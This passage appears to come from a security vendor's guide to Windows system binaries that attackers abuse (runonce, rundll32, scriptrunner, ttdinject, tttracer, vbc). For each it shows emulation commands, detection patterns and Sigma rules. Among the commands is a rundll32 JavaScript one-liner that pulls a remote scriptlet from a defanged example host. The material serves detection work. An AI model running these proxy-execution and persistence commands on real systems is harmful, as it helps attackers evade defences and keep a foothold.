his scenario will create a new registry key in the HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components key.

The key will contain the following subkeys:

- '@': "attackiq_created"
- 'StubPath': "$pwd\AIQ_file_creator.exe"

Where $pwd will point to the scenario's current working directory.

If the scenario is able to create the keys, it will then execute the following command:

```
runonce.exe /AlternateShellStartup
```

The binary AIQ_file_creator.exe will create a file in the temp directory.

The scenario will verify if the file exists and mark the scenario as not prevented. The scenario will be marked as prevented if the file does not exist.


Scenario IOCs

```
[((process:binary_ref.name LIKE '%\runonce.exe') AND (process:command_line LIKE '%/AlternateShellStartup%' OR process:command_line LIKE '%/r'))]
```

```
[(((((windows-registry-key:values[].data NOT LIKE '"C:\Program Files (x86)\Microsoft\Edge\Application\\%' AND windows-registry-key:values[].data NOT LIKE '"C:\Program Files\Microsoft\Edge\Application\\%') OR windows-registry-key:values[].data NOT LIKE '%\Installer\setup.exe" --configure-user-settings --verbose-logging --system-level --msedge --channel=stable') AND (windows-registry-key:values[].data NOT LIKE '"C:\Program Files\Google\Chrome\Application\\%' OR windows-registry-key:values[*].data NOT LIKE '%\Installer\chrmstp.exe" --configure-user-settings --verbose-logging --system-level%')) AND (windows-registry-key:key LIKE '%\StubPath' AND windows-registry-key:key LIKE 'HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → runonce.exe



8:24:2...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 6232, Command line: "...
8:24:2...	AiRunCommandAsUser.exe	6232	Process Start		SUCCESS	Parent PID: 2876, Comman...
8:24:2...	AiRunCommandAsUser.exe	6232	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 7800, Command line: "...
8:24:2...	python.exe	7800	Process Start		SUCCESS	Parent PID: 6232, Comman...
8:24:2...	python.exe	7800	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 6412, Command line: C...
8:24:2...	powershell.exe	6412	Process Start		SUCCESS	Parent PID: 7800, Comman...
8:24:3...	powershell.exe	6412	Process Create	C:\WINDOWS\system32\runonce.exe	SUCCESS	PID: 9464, Command line: "...
8:24:3...	runonce.exe	9464	Process Start		SUCCESS	Parent PID: 6412, Comman...
8:24:3...	runonce.exe	9464	Process Create	C:\Users\administrator\AppData\Local\Temp\ePygf7a0bfkIz\aiq_file_creator.exe	SUCCESS	PID: 9492, Command line: "...
8:24:3...	aiq_file_creator.exe	9492	Process Start		SUCCESS	Parent PID: 9464, Comman...
8:24:3...	aiq_file_creator.exe	9492	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:24:3...	runonce.exe	9464	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:24:3...	powershell.exe	6412	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:24:3...	python.exe	7800	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
8:24:4...	AiRunCommandAsUser.exe	6232	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/registry/registry_event/registry_event_runonce_persistence.yml
- /rules/windows/process_creation/proc_creation_win_susp_runonce_execution.yml

Back to Top

Rundll32.exe

Binary description

rundll32.exe is a system process in Microsoft Windows operating systems that is responsible for executing 32-bit dynamic link library (DLL) files.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Rundll32 (T1218.011)

How do the adversaries use it?

Adversaries may abuse rundll32.exe to proxy execution of malicious code.

Rundll32 can also be used to execute scripts such as JavaScript. This can be done using a syntax similar to this: `rundll32.exe javascript:"..\mshtml,RunHTMLApplication";document.write();GetObject("script:https[:]//www[.]example[.]com/malicious.sct")` behavior has been seen used by malware such as Poweliks.

AttackIQ Scenarios

System Binary Proxy Execution using “rundll32.exe” Script

Description


This scenario will execute the following command:

```
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication
";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"aiq_binary_file_creation.exe\");window.close()");
```

The binary aiq_binary_file_creation.exe will create a file in the C:\Users\Public directory.

The scenario will verify if the file exists and mark the scenario as not prevented. If the file does not exist, the scenario will be marked as prevented.

Execution



(Click for Larger)

Scenario IOCs

```
[(process:command_line LIKE '%RunHTMLApplication%' AND process:command_line LIKE '%\..\\%' AND
process:command_line LIKE '%mshtml%')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → cmd.exe → rundll32.exe → aiq_file_creator.exe

5:54:1...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 10816, Command line: ...
5:54:1...	AiRunCommandAsUser.exe	10816	Process Start		SUCCESS	Parent PID: 2876, Comman...
5:54:1...	AiRunCommandAsUser.exe	10816	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 5428, Command line: "...
5:54:1...	python.exe	5428	Process Start		SUCCESS	Parent PID: 10816, Comma...
5:54:1...	python.exe	5428	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 9596, Command line: C...
5:54:1...	powershell.exe	9596	Process Start		SUCCESS	Parent PID: 5428, Comman...
5:54:2...	powershell.exe	9596	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS	PID: 1788, Command line: "...
5:54:2...	cmd.exe	1788	Process Start		SUCCESS	Parent PID: 9596, Comman...
5:54:2...	cmd.exe	1788	Process Create	C:\WINDOWS\system32\rundll32.exe	SUCCESS	PID: 11072, Command line: ...
5:54:2...	rundll32.exe	11072	Process Start		SUCCESS	Parent PID: 1788, Comman...
5:54:2...	rundll32.exe	11072	Process Create	C:\Users\administrator\AppData\Local\Temp\Qg9Srwd8j7oqx\aiq_file_creator.exe	SUCCESS	PID: 10852, Command line: ...
5:54:2...	aiq_file_creator.exe	10852	Process Start		SUCCESS	Parent PID: 11072, Comma...
5:54:2...	rundll32.exe	11072	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:54:2...	cmd.exe	1788	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:54:2...	aiq_file_creator.exe	10852	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:54:2...	powershell.exe	9596	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
5:54:2...	python.exe	5428	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
5:54:2...	AiRunCommandAsUser.exe	10816	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_rundll32_mshtml_runhtmlapplication.yml

Back to Top

Scriptrunner.exe

Binary description

Scriptrunner.exe is a legitimate executable that is part of the Microsoft Windows operating system. It is used for executing scripts written in VBScript or JScript languages.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

Adversaries could use scriptrunner to proxy execute malicious binaries using the -appvscript parameter.

AttackIQ Scenarios

System Binary Proxy Execution using “scriptrunner.exe” Script

Description


This scenario will execute the following command:

```
ScriptRunner.exe -appvscript AIQ_file_creator.exe
```

The binary AIQ_file_creator.exe will create a file in the TEMP directory.

The scenario will verify if the file exists and mark the scenario as not prevented. If the file does not exist, the scenario will be marked as prevented.

Execution



(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\ScriptRunner.exe') AND process:command_line LIKE '% -appvscript %')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → scriptrunner.exe

7:17:3...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 2340, Command line: "...
7:17:3...	AiRunCommandAsUser.exe	2340	Process Start		SUCCESS	Parent PID: 2876, Comman...
7:17:3...	AiRunCommandAsUser.exe	2340	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 10068, Command line: ...
7:17:3...	python.exe	10068	Process Start		SUCCESS	Parent PID: 2340, Comman...
7:17:4...	python.exe	10068	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5664, Command line: C...
7:17:4...	powershell.exe	5664	Process Start		SUCCESS	Parent PID: 10068, Comma...
7:17:4...	powershell.exe	5664	Process Create	C:\WINDOWS\system32\ScriptRunner.exe	SUCCESS	PID: 5448, Command line: "...
7:17:4...	ScriptRunner.exe	5448	Process Start		SUCCESS	Parent PID: 5664, Comman...
7:17:4...	ScriptRunner.exe	5448	Process Create	C:\Users\administrator\AppData\Local\Temp\pRB2iza_h7n3h\aiq_file_creator.exe	SUCCESS	PID: 1728, Command line: "...
7:17:4...	aiq_file_creator.exe	1728	Process Start		SUCCESS	Parent PID: 5448, Comman...
7:17:4...	ScriptRunner.exe	5448	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:17:4...	aiq_file_creator.exe	1728	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:17:4...	powershell.exe	5664	Process Exit		SUCCESS	Exit Status: 999, User Time: ...
7:17:4...	python.exe	10068	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
7:17:4...	AiRunCommandAsUser.exe	2340	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_scriptrunner.yml

Back to Top

Ttdinject.exe

Binary description

Ttdinject.ext is a legitimate Windows executable file that is used by ttracer.exe to Windbg Time Travel Debugging.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

Adversaries may use it to proxy execute a malicious file.

AttackIQ Scenarios

System Binary Proxy Execution using “ttdinject.exe” Script

Description

This scenario will execute the following command:


```
TTDInject.exe /ClientParams "17 aiq_ttdinject.run 0 0 0 0 0 0 0 0 0 0" /Launch "AIQ_file_creator.exe"
```

The binary AIQ_file_creator.exe will create a file in the temp directory.

The scenario will verify if the file exists and mark the scenario as not prevented. If the file does not exist, the scenario will be marked as prevented.

This scenario requires admin privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[(process:binary_ref.name LIKE '%ttdinject.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → ttdinject.exe → aiq_file_creator.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_ttdinject.yml

Back to Top

Tttracer.exe

Binary description

Ttdinject.ext is a legitimate Windows executable file that is used to Windbg Time Travel Debugging.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)

How do the adversaries use it?

Adversaries may use it to proxy execute a malicious file.

AttackIQ Scenarios

System Binary Proxy Execution using “tttracer.exe” Script

Description

This scenario will execute the following command:


```
tttracer.exe "AIQ_file_creator.exe"
```

The binary AIQ_file_creator.exe will create a file in the temp directory.

The scenario will verify if the file exists and mark the scenario as not prevented. If the file does not exist, the scenario will be marked as prevented.

This scenario requires admin privileges.

Execution



(Click for Larger)

Scenario IOCs

```
[process:parent_ref.binary_ref.name LIKE '%\tttracer.exe']
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → tttracer.exe → aiq_file_creator.exe

in addition, ttdinject.exe is also being called:

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → tttracer.exe → ttdinject.exe

8:02:2...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 7948, Command line: "...
8:02:2...	AiRunCommandAsUser.exe	7948	Process Start		SUCCESS	Parent PID: 2876, Comman...
8:02:2...	AiRunCommandAsUser.exe	7948	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 3448, Command line: "...
8:02:2...	python.exe	3448	Process Start		SUCCESS	Parent PID: 7948, Comman...
8:02:2...	python.exe	3448	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 5208, Command line: C...
8:02:2...	powershell.exe	5208	Process Start		SUCCESS	Parent PID: 3448, Comman...
8:02:3...	powershell.exe	5208	Process Create	C:\WINDOWS\system32\tttracer.exe	SUCCESS	PID: 7192, Command line: "...
8:02:3...	tttracer.exe	7192	Process Start		SUCCESS	Parent PID: 5208, Comman...
8:02:3...	tttracer.exe	7192	Process Create	C:\Users\administrator\AppData\Local\Temp\CSJ7D3q2ztgc_\AIQ_file_creator....	SUCCESS	PID: 9752, Command line: A...
8:02:3...	AIQ_file_creator.exe	9752	Process Start		SUCCESS	Parent PID: 7192, Comman...
8:02:3...	tttracer.exe	7192	Process Create	C:\WINDOWS\system32\TTDInject.exe	SUCCESS	PID: 8904, Command line: C...
8:02:3...	TTDInject.exe	8904	Process Start		SUCCESS	Parent PID: 7192, Comman...
8:02:3...	TTDInject.exe	8904	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:02:3...	AIQ_file_creator.exe	9752	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:02:3...	tttracer.exe	7192	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:02:3...	powershell.exe	5208	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
8:02:3...	python.exe	3448	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
8:02:3...	AiRunCommandAsUser.exe	7948	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_tttracer_mod_load.yml

Back to Top

Vbc.exe

Binary description

VBC.exe is a file that is associated with the Visual Basic .NET compiler, which is part of the Microsoft .NET Framework. VBC stands for “Visual Basic Compiler.”

TTPs and tactics

- Defense Evasion: Obfuscated Files or Information: Compile After Delivery (T1027.004)

How do the adversaries use it?

An attacker can deliver a source code file containing the malicious code to the target system and then use vbc.exe to compile the code into an executable file. By compiling the code on the target system, the attacker can avoid detection by security software that may have signatures or behavioral patterns for known malicious executables.

The use of vbc.exe in this context requires that the attacker has already gained access to the target system and has the necessary permissions to execute the compiler. Once the code is compiled, the attacker can execute it to achieve their malicious goals, such as stealing sensitive data or taking control of the compromised system.

AttackIQ Scenarios

Compile After Delivery using “vbc.exe” Script

Description

This scenario will execute the following command:

```
vbc.exe /target:exe aiq_vb_code.vb
```


The content of the aiq_vb_code.vb is:

```
Imports System.IO
Module Program
Sub Main()
Console.WriteLine("AttackIQ compiled visual basic program has been spawned.")
End Sub
End Module
```

After compiling the binary, the scenario will execute the compiled file and search for the message in the stdout.

The scenario will be marked as Not Prevented if the message “AttackIQ compiled visual basic program has been spawned” is present in the stdout of the compiled binary execution.

Execution




(Click for Larger)

Scenario IOCs

```
[(process:binary_ref.name LIKE '%\cvtres.exe' AND process:parent_ref.binary_ref.name LIKE '%\vbc.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → vbc.exe → cvtres.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_visual_basic_compiler.yml

Back to Top
